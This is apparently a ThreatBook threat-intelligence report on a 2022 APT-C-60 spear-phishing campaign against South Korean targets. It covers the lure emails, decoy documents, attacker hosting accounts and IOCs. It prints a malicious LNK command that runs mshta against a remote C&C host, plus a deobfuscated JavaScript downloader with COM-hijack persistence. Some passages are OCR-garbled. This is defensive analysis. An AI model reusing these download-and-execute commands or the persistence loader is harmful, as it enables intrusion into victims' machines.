Analysis of APT-C-60 Attack on South Korea

ThreatBook :: 11/25/2022


Summary

APT-C-60 is disclosed by domestic security vendors in 2021. It is reported that the earliest attack time can be traced back to 2018 and the attack targets human resources and trade-related institutions including China. Recent monitoring by ThreatBook Intelligence Research and Response Team found that the Group has been active since December 2021. In June this year, the Group launched targeted attacks on targets in S. Korea. With analysis of the attacks, the findings are as follows:

- The targets of this batch of attacks include Dr. Bernhard Seliger, the representative of the Hanns Seidel Stiftung, and politicians who may be related to the 2022 Pyeong Chang Peace Forum.
- Two time nodes of this attack: attack on the politicians related to the 2022 Pyeong Chang Peace Forum in early February 2022; targeted attack on Dr. Bernhard Seliger in mid-June 2022. Both are spear-mail type attacks.
- The network assets used by attacker for payload hosting attack and C&C communication include public free cloud storage sites (such as bitbucket.org, statcounter.com) and attacker private C&C assets. Trojan back link address is to involve multiple url addresses of these two types.
- ThreatBook extracts multiple related IOCs though the traceability analysis of related samples, IPS, and domain names, which can be used for threat intelligence detection. TDP, TIP, API, OneDNS, OneEDR of ThreatBook have all supported the detection of this attack activity and group.

Details

On June 20, 2022, the spear-mail delivered to seliger@hss.de is as follows. The attacker pretended it to be a Korean graduate student's thesis defense to induce the target person to download malicious files hosted on cloud.mail.ru.


Questionnaire requesting related to Cooperation with North Korea - 邮件 (HTML)
文件
邮件
帮助
操作说明搜索
YS

2022/6/20 (周一) 16:30
Yura Sung <yura_sung@mail.ru>
Questionnaire requesting related to Cooperation with North Korea
收件人 Seliger@hss.de

Dear Seliger,

My name is yura sung and a graduate students at Hankuk University of Foreign Studies in Korea, majoring in GSIAS
I am writing to ask you if it is possible for an email interview with you for my thesis.
The subject of my thesis is 'Exploring ways to cooperate with North Korea'.
I'm listening to the opinions of experts on the subject. I know you are very busy, but if you happen to have time, I'd appreciate it if you respond and answer my questions(https://cloud.mail.ru/public/JCUj/jRprq5akR).


Thank you & Best regards

Yura Sung
yura_sung@mail.ru

亲爱的塞利格，

我叫yura sung，韩国韩国外国语大学研究生，主修GSIAS
我写信是想问你是否可以通过电子邮件与你进行我的论文面试。
我的论文主题是“探索与朝鲜合作的方式”。
我正在听取专家对此主题的意见。 我知道您很忙，但是如果您碰巧有时间，如果您回复并回答我的问题，我将不胜感激（https://cloud.mail.ru/public/JCUj/jRprq5akR）。

The downloaded file is a rar compressed file, containing bait file and malicious lnk files. The bait files related to the thesis are as follows (The Chinese environment of the office causes the Korean to display abnormally).




RESUME

Yura Sung

```
-         !  "  #  $  %  &  '  (  )  ?  +  ,  -  .  /
0  1  2  3  4  5  6  7  ?  9  ?  ;  <  =  >  ?  ?

                                                   [
\  ]  ^  _  `  a  b  c  d  e  f  g  h  i  j  k  l  m
n  o  p  q  r  s  t  u  v  w  x  y  z  {  |  }  ~  ▯

      -           !  "  #  $  %  &  '  (  )  ?  +  ,  -
   .  /  0  1  2  3  4  5  6  7  ?  9  ?  ;  <  =
>                       ?                          ?

                                                   [
\  ]  ^  _  `  a  b  c  d  e  f  g  h  i  j  k  l  m
n  o  p  q  r  s  t  u  v  w  x  y  z  {  |  }  ~  ▯

      -           !  "  #  $  %  &  '  (  )  ?  +  ,  -
   .  /  0  1  2  3  4  5  6  7  ?  9  ?  ;  <  =
>                       ?                          ?

                                                   [
\  ]  ^  _  `  a  b  c  d  e  f  g  h  i  j  k  l  m
n  o  p  q  r  s  t  u  v  w  x  y  z  {  |  }  ~  ▯

      -           !  "  #  $  %  &  '  (  )  ?  +  ,  -
   .  /  0  1  2  3  4  5  6  7  ?  9  ?  ;  <  =
```

Yura Sung-自我介绍（附简历）

According to the machine ID in the Lnk file attribute information: desktop-iag9k61, we also found attack on the early stage of the Pyeong Chang Peace Forum in February 2022 by APT-C-60. The bait file used is as follows.



2022 평창평화포럼
PYEONGCHANG
PEACE FORUM 2022
PYEONGCHANG PEACE FORUM
Public Diplomacy
Sports
SDG UN SDGs
DMZ Peace Zone
Economy

Peace, Here and Now! 평화, 지금 이곳에서!

February 22 | Tue | - 24 | Thu |, 2022
Alpensia Convention Center,
PyeongChang, Gangwon, Republic of Korea

10 January, 2022

Dear all,

I hope this letter finds you in your best health and spirit.

As you may recall Pyeong Chang hosted the 2018 Olympic and Paralympic Winter Games (Pyeong Chang 2018), which were enthusiastically received by many people around the world.

PyeongChang 2018 not only achieved success as international sporting events but also made meaningful contributions to the establishment of peace. As part of our continued efforts, Gangwon Province and Pyeong Chang City launched the PyeongChang Peace Forum and the Legacy foundation is in charge of organizing the forum to relive the greatest moment of the Games, the peaceful atmosphere created on the Korean Peninsula, and to expand it as a peace legacy.

At PyeongChang Peace Forum 2022 (February 22-24, 2022 / PyeongChang Alpensia Convention center, Korea) we will discuss diverse topics and issues encompassing the role of sports with 5 key point agenda : economy, sports, DMZ Peace Zone, UN SDGs, and peace public diplomacy. Under its slogan of "Peace, Here and Now!", the international forum will identify new challenges and opportunities in achieving peace on the Korean Peninsula and bring together world leaders, peace builders and participants from all over the world in Gangwon Province, the world`s only divided province.

It is with our great pleasure to invite you as attendence to the Pyeong Chang Peace Forum. I believe your presence and share the experience will help us realize the Sports Ideals and create a lasting legacy.

We look forward to welcoming you again to Gangwon Province this February.

Sincerely yours,


moonsoon
CHOI Moon-soon Governor
of Gangwon Province

HAN Wang-gi
Mayor of
PyeongChang city

RYU Seung-min
President of
PyeongChang 2018 Legacy
Foundation

2022年平昌和平论坛邀请

In the two attacks, the bitbucket.org site used for payload hosting and file uploading included user IDs: grand9_neat, Miravos, sorakas. Storage files related to the current attack have been deleted.




bitbucket.org/grand9_neat/well/downloads/?tab=downloads

grand9_neat / grand9_neat / well

Downloads

For large uploads, we recommend using the API. Get instructions

Name	Size	Uploaded by	Downloads	Date
Download repository	62.9 KB			



bitbucket.org/miravos/

Bitbucket

miravo

Repositories

Projects

miravo


Repositories

Search repositories

Privacy

Language

Repository	Description	Updated
style Untitled project		2019-12-06



bitbucket.org/sorakas/workspace/repositories

Bitbucket

sorakas

Repositories

Projects

sorakas

Repositories

Search repositories


Privacy

Language

Repository	Description	Updated
mod Untitled project		2019-12-06

Sample Analysis

The payload execution process in the attack is as follows. Starting from the downloaded compressed file, the persistence payload is to be divided into three parts: Lnk file with malicious download, downloader Trojan (mssysmon.db) with file information acquisition and download execution, remote-control Trojan (TaskControler.dll) with file stealing, plug-in loading, and shell function. Subsequent sections are to analyze the three types of components.




Malware Lnk

Taking “Online questionnaire-Exploring ways to cooperate with North Korea.docx.lnk” as an example, the sample information is as follows

File Name	Online questionnaire-Exploring ways to cooperate with North Korea.docx.lnk
MD5	dea29275149471685636fa063e574d57
SHA1	1a228bac4cb8c7cc9b6f9e07209632635b9588ab
SHA256	bffacbb0b54a3b1dd6f25686d2486d0a064f5e8eedefb4e572740f7b63ba4fa4
File Type	Windows shortcut
File Size	1.75 KB (1794 bytes)
Description	Download and execute http://82.221.129.104/k0201.txt resources.

The command-line of Lnk file is as follows. Call mshta to execute remote javascript.




```
01B0h: 43 3A 5C 57 69 6E 64 6F 77 73 5C 53 79 73 74 65  C:\Windows\Syste
01C0h: 6D 33 32 5C 63 6D 64 2E 65 78 65 00 00 06 00 25  m32\cmd.exe....%
01D0h: 00 74 00 65 00 6D 00 70 00 25 00 68 00 2F 00 63  .t.e.m.p.%.h./.c
01E0h: 00 20 00 22 00 65 00 63 00 68 00 6F 00 7C 00 73  . .".e.c.h.o.|.s
01F0h: 00 65 00 74 00 20 00 2F 00 70 00 3D 00 22 00 6D  .e.t. ./.p.=.".m
0200h: 00 73 00 68 00 22 00 3E 00 2E 00 5C 00 31 00 26  .s.h.".>...\.1.&
0210h: 00 65 00 63 00 68 00 6F 00 7C 00 73 00 65 00 74  .e.c.h.o.|.s.e.t
0220h: 00 20 00 2F 00 70 00 3D 00 22 00 74 00 61 00 20  . ./.p.=.".t.a. 
0230h: 00 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 38  .h.t.t.p.:././.8
0240h: 00 32 00 2E 00 32 00 32 00 31 00 2E 00 22 00 3E  .2...2.2.1...".>
0250h: 00 3E 00 2E 00 5C 00 31 00 26 00 65 00 63 00 68  .>...\.1.&.e.c.h
0260h: 00 6F 00 20 00 31 00 32 00 39 00 2E 00 31 00 30  .o. .1.2.9...1.0
0270h: 00 34 00 2F 00 6B 00 30 00 32 00 30 00 31 00 2E  .4./.k.0.2.0.1..
0280h: 00 74 00 78 00 74 00 3E 00 3E 00 2E 00 5C 00 31  .t.x.t.>.>...\.1
0290h: 00 26 00 63 00 6D 00 64 00 2E 00 65 00 78 00 65  .&.c.m.d...e.x.e
02A0h: 00 3C 00 2E 00 5C 00 31 00 22 00 00 00 21 00 25  .<...\.1."...!.%
```

Address	Value
Found 6 ASCII strings.	
89h	Windows
DFh	System32
139h	cmd.exe
1B0h	C:\Windows\System32\cmd.exe
32Dh	desktop-iag9k61
5C9h	1SPS0
Found 11 Unicode strings.	
BFh	Windows
117h	System32
16Fh	cmd.exe
1CFh	%temp%h/c "echo|set /p="msh">.\1&echo|set /p="ta http://82.221.">>.\1&echo 129.104/k0201.txt>>.\1&cmd.exe<.\1"
2ADh	!%SystemRoot%\system32\shell32.dll
3B1h	faultTTFont_
486h	System32 (C:\Windows)
4DFh	S-1-5-21-4113517143-3866331875-2737643885-1001
5EEh	cmd.exe
639h	Application
693h	C:\Windows\System32\cmd.exe

Online questionnaire-Exploring ways to cooperate...
搜索 Online questionnaire-Explori...
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 ▾ 打开 共享 ▾ 电子邮件 新建文件夹
收藏夹
下载
桌面
名称

Online questionnaire-Exploring ways to cooperate with North Korea.docx
Yura Sung-self introduction(With CV).docx

Javascript resource jumps through the html index code.



82.221.129.104/k0201.txt

```
<html><script src=http://82.221.129.104/k0201jo.txt></script></html>
```


Obfuscated javascript code after the jump is as follows.

82.221.129.104/k0201jo.txt

```
var _0xc34e=
['444755','send','Read','beiBt','mohmG','getResponseHeader','4466696A78646161','5C37582A616F71','5C34582A676B63','5C34582A616F71','5C35582A616F71',
```


[illegible]

This js code downloads the next-stage malicious resource from the C&C server , decrypts it and then moves it to %appdata%\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db.




```
function IMG_CHECK(){
    window[GetValueByArrayIndex('0x51')](0x1,0x1);
    window[GetValueByArrayIndex('0x52')](0x1388,0x1388);
    if(checkfine()!=0x1){return;}
    folder_location=xz(GetValueByArrayIndex('0x53'));//%appdata%\Microsoft\Internet Explorer\UserData\qwe
    folder_location2=xz(GetValueByArrayIndex('0x54'));// %appdata%\Microsoft\Internet Explorer\UserData\Temp
    observer_url_32=xz('584546430E1A19060B0814090E0B100B0E13100C494448464F4C58047A745A5F4045712B4150246D5F2D7E53327F736F');//http://131.226.4.22/manager/VYtpPTc8UE2zG4dH.bmp
    observer_url_64=xz(GetValueByArrayIndex('0x55'));//http://131.226.4.22/manager/JxQpe5T2nCn747UP.bmp
    var _0x125220=wShell[GetValueByArrayIndex('0x33')](folder_location);//C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\qwe
    var _0x4d1f0a=wShell['ExpandEnvironmentStrings'](folder_location2);
    MakeFolder(_0x125220);
    var _0x175f32=0x40;
    _0x175f32=DetectBrowser();
    var _0x212ebd=_0x125220[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x56')));//"C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\qwe\mssysmon.db"
    var _0x2b1695=_0x4d1f0a['concat'](xz(GetValueByArrayIndex('0x56')));//C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db
    var _0x1e1879=xz(GetValueByArrayIndex('0x57'));//Software\Classes\CLSID\{603D3801-BD81-11d0-A3A5-00C04FD706EC}\InprocServer32
    Write_Reg(0x80000001,_0x1e1879,_0x175f32,_0x4d1f0a,_0x2b1695);//COM劫持持久化该
    send_Query(_0x175f32);//向C&C服务器发向Get下载请求
    var _0x5dd7a5='';
    if(_0x175f32==0x20){//x86
    else{//x64
        if(GetValueByArrayIndex('0x5c')!==GetValueByArrayIndex('0x5d')){
            _0x5dd7a5=FIND_FILE(observer_url_64);//检索IE下载路径中的下载文件, "C:\Users\mz\AppData\Local\Microsoft\Windows\Temporary Internet
            Files\Content.IE5\F8LVA0FB\JxQpe5T2nCn747UP[1].bmp"
        }
        else{
    }
    if(_0x5dd7a5==''){
        if('JkJMB'!==GetValueByArrayIndex('0x5e')){find_path=find_path['concat']('\x5c');}
        else{return;}
    }
    SIZE_CHECK(_0x5dd7a5,_0x212ebd);//, bmp文件解码移动至C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db
    try{
        if(GetValueByArrayIndex('0x5f')!==GetValueByArrayIndex('0x5f')){return 0x0;}
        else{fso['MoveFolder'](_0x125220,_0x4d1f0a);}
    }catch(_0xf01aa6){
        if(GetValueByArrayIndex('0x60')!=='kDqZo'){
            result_path=R_FIND(subfa['item']()[GetValueByArrayIndex('0x2b')],tofindname);
            if(result_path!=''){return result_path;}
        }else{window[GetValueByArrayIndex('0xd')]();}
    }
    window[GetValueByArrayIndex('0xd')]();
    return;
}
IMG_CHECK();
```

From the download file retrieval code, the existing default download file extensions include “.dib”, “.bmp”. Currently C&C can only download bmp files.

